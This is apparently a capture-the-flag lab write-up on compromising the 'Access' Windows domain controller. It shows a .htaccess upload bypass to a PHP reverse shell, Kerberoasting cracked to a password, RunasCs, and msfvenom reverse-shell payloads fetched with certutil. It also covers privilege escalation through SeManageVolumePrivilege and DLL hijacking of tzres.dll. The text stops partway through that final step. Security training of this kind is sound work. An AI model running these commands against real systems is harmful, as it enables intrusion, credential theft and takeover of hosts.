Access
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Access is a domain controller (access.offsec) serving an events website on XAMPP. The ticket-purchase form allows file uploads: with a.htaccessthat maps an arbitrary extension to PHP (unrestricted upload) we get RCE and a shell assvc_apache. From there, a Kerberoasting grabs the hash forsvc_mssql's SPN, whichjohncracks totrustno1; with those credentials, RunasCs yields a shell assvc_mssql. That account holdsSeManageVolumePrivilege, which lets us rewrite the ACLs onC:\Windowsand plant a malicious DLL inwbem(DLL hijacking); whensysteminforuns, a shell lands asNT AUTHORITY\NETWORK SERVICE, enough to read the proof.
Recon
Initial scan
The reply TTL 125 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 125 = 128−3; a hint, not proof (it can be spoofed), confirmed by the service scan. The UDP sweep of common ports already gives away a domain controller (DNS, Kerberos, LDAP, NTP):
ping -c 1 192.168.114.187
sudo nmap -sU --top-ports 1000 --min-rate 5000 -Pn -n --open 192.168.114.187
PORT STATE SERVICE
53/udp open domain
88/udp open kerberos-sec
123/udp open ntp
389/udp open ldapThe full TCP sweep confirms a DC that also runs a web server over HTTP and HTTPS:
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.114.187PORT STATE SERVICE
53/tcp open domain
80/tcp open http
88/tcp open kerberos-sec
389/tcp open ldap
443/tcp open ssl/http
445/tcp open microsoft-ds
5985/tcp open httpnmap -p53,80,88,135,139,389,443,445,464,593,636,3268,3269,5985,9389 -sCV 192.168.114.187 -oN targetedScanPORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-title: Access The Event
88/tcp open kerberos-sec Microsoft Windows Kerberos
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: access.offsec0.)
443/tcp open ssl/http Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
445/tcp open microsoft-ds?
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (WinRM)The odd thing on a DC is the Apache with PHP on 80/443: AD is the environment, but the way in is probably that website.
SMB - TCP 445
netexec gives us the domain name and the host name, which we add to /etc/hosts to resolve the vhosts and Kerberos:
netexec smb 192.168.114.187SMB 192.168.114.187 445 SERVER [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER) (domain:access.offsec) (signing:True) (SMBv1:False)echo '192.168.114.187 access.offsec' | sudo tee -a /etc/hostsHTTP - TCP 80

The "Access The Event" website is an events site. We fuzz routes and a couple of interesting directories show up, among them /uploads/, which suggests files are uploaded somewhere:
dirsearch -u https://access.offsec/ --exclude-status=403,404,503200 /assets/
200 /cgi-bin/printenv.pl
301 /forms/

200 /uploads/The ticket-purchase form ("Buy Tickets") includes an Upload Image field: that's the upload point.
Shell as svc_apache
Unrestricted upload with a .htaccess bypass

The form expects an image, but the server is Apache and allows per-directory .htaccess files. The unrestricted upload technique here has a twist: instead of fighting the extension list, we first upload a .htaccess that tells Apache to treat a harmless extension as PHP.
AddType application/x-httpd-php .testWe upload it through the same Upload Image field:


The application accepts the upload ("You will shortly recieve payment link mail"):
For the reverse shell we use Ivan Sincek's PHP from revshells.com, pointing at our IP and port 80 (egress-allowed):

$sh = new Shell('192.168.45.227', 80);
$sh->run();
We save it as rev.test (that extension, mapped to PHP by the .htaccess, doesn't trip the image filter) and upload it the same way:

The /uploads/ directory confirms rev.test has landed:
With nc listening on 80:

rlwrap nc -nlvp 80Visiting https://access.offsec/uploads/rev.test, Apache interprets it as PHP and fires the connection. The shell lands as access\svc_apache from C:\xampp\htdocs\uploads:
# rlwrap nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.45.227] from (UNKNOWN) [192.168.234.187] 50197
SOCKET: Shell has connected! PID: 1008
Microsoft Windows [Version 10.0.17763.2746]
C:\xampp\htdocs\uploads>whoami
access\svc_apache
The /uploads listing shows the uploaded rev.test; requesting it, the nc on 80 catches the shell as access\svc_apache.
Shell as svc_mssql
Kerberoasting: svc_mssql's SPN
With a shell in the domain, we look for service accounts with SPNs. We download Get-SPN.ps1 and run it in memory; among the results, besides the default krbtgt, svc_mssql shows up with the SPN MSSQLSvc/DC.access.offsec:
IEX(New-Object Net.WebClient).downloadString('http://192.168.45.227/Get-SPN.ps1')Object Name = MSSQL
servicePrincipalNames
SPN( 1 ) = MSSQLSvc/DC.access.offsecAn account having an SPN enables Kerberoasting: any authenticated user can request a TGS for that service, and part of the ticket is encrypted with the service account's NTLM hash. We request it in Hashcat format with Invoke-Kerberoast:
IEX (New-Object Net.WebClient).DownloadString('http://192.168.45.227/Invoke-Kerberoast.ps1'); Invoke-Kerberoast -OutputFormat Hashcat$krb5tgs$23$*svc_mssql$access.offsec$MSSQLSvc/DC.access.offsec*$47B4A826E147FBAC30D27620711E8B79$9C9335...The ticket is cracked offline, without touching the machine or risking account lockouts. The password is weak and falls instantly with rockyou:
john --wordlist=/usr/share/wordlists/rockyou.txt hashtrustno1 (svc_mssql)RunasCs: shell as svc_mssql
The credentials svc_mssql:trustno1 are valid, but the account has no WinRM. We use RunasCs to run commands with its identity from the svc_apache shell. First we confirm the credentials work:
IEX(New-Object Net.WebClient).downloadString('http://192.168.45.227/Invoke-RunasCs.ps1')
Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command "whoami"
[*] Warning: The logon for user 'svc_mssql' is limited...
access\svc_mssqlConfirmed, we launch a reverse-shell binary (built with msfvenom) as svc_mssql to get an interactive session in its context. The return goes to 445, another allowed port:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.227 LPORT=445 -f exe > shell.exeWith Penelope listening on 445:
penelope 445certutil.exe -f -urlcache -split http://192.168.45.227/shell.exe shell.exe
icacls "C:\Windows\Temp\privesc" /grant "Everyone:(F)" /T
Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command "C:\Windows\Temp\privesc\shell.exe"
PS C:\Windows\temp\privesc> Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command "C:\Windows\Temp\privesc\shell.exe"
[*] Warning: The logon for user 'svc_mssql' is limited...

(Penelope)> sessions 2
[+] Got reverse shell from access.offsec~192.168.234.187-WINDOWS  Assigned SessionID <2>
C:\Windows\system32>whoami
access\svc_mssql
Invoke-RunasCs starts shell.exe with svc_mssql's token and Penelope catches the session: the new shell runs as access\svc_mssql.
Privilege escalation
SeManageVolumePrivilege: DLL hijacking in wbem
The first thing in the new shell is to check the token's privileges. svc_mssql holds SeManageVolumePrivilege:
whoami /priv
PRIVILEGES INFORMATION
Privilege Name                Description                        State
SeMachineAccountPrivilege     Add workstations to domain         Disabled
SeChangeNotifyPrivilege       Bypass traverse checking           Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks   Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set     Disabled
The token shows SeManageVolumePrivilege (Disabled, but the exploit enables it on start).
That privilege (SeManageVolumePrivilege) grants low-level disk access and lets us rewrite the ACLs on C:\Windows. The public binary SeManageVolumeExploit.exe (repo) leverages it to grant write access to the system files. We download it and serve it:
wget https://github.com/CsEnox/SeManageVolumeExploit/releases/download/public/SeManageVolumeExploit.exe
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...certutil.exe -f -urlcache -split http://192.168.45.227/SeManageVolumeExploit.exe
.\SeManageVolumeExploit.exe
Entries changed: 934
DONE
With write access to C:\Windows, we hijack a DLL loaded by a privileged process. The target is tzres.dll, which the WMI service loads when systeminfo runs. We build a malicious tzres.dll carrying a reverse shell (return to 135):
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.227 LPORT=135 -f dll -o tzres.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: tzres.dll

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
With nc listening on 135, we pull it with certutil and move it into wbem:
rlwrap nc -nlvp 135certutil.exe -f -urlcache -split http://192.168.45.227/tzres.dll
move tzres.dll c:\windows\system32\wbem
systeminfo
The systeminfo we run makes WMI load our DLL. In the listener a shell lands as NT AUTHORITY\NETWORK SERVICE (the context of the process that triggered the load):
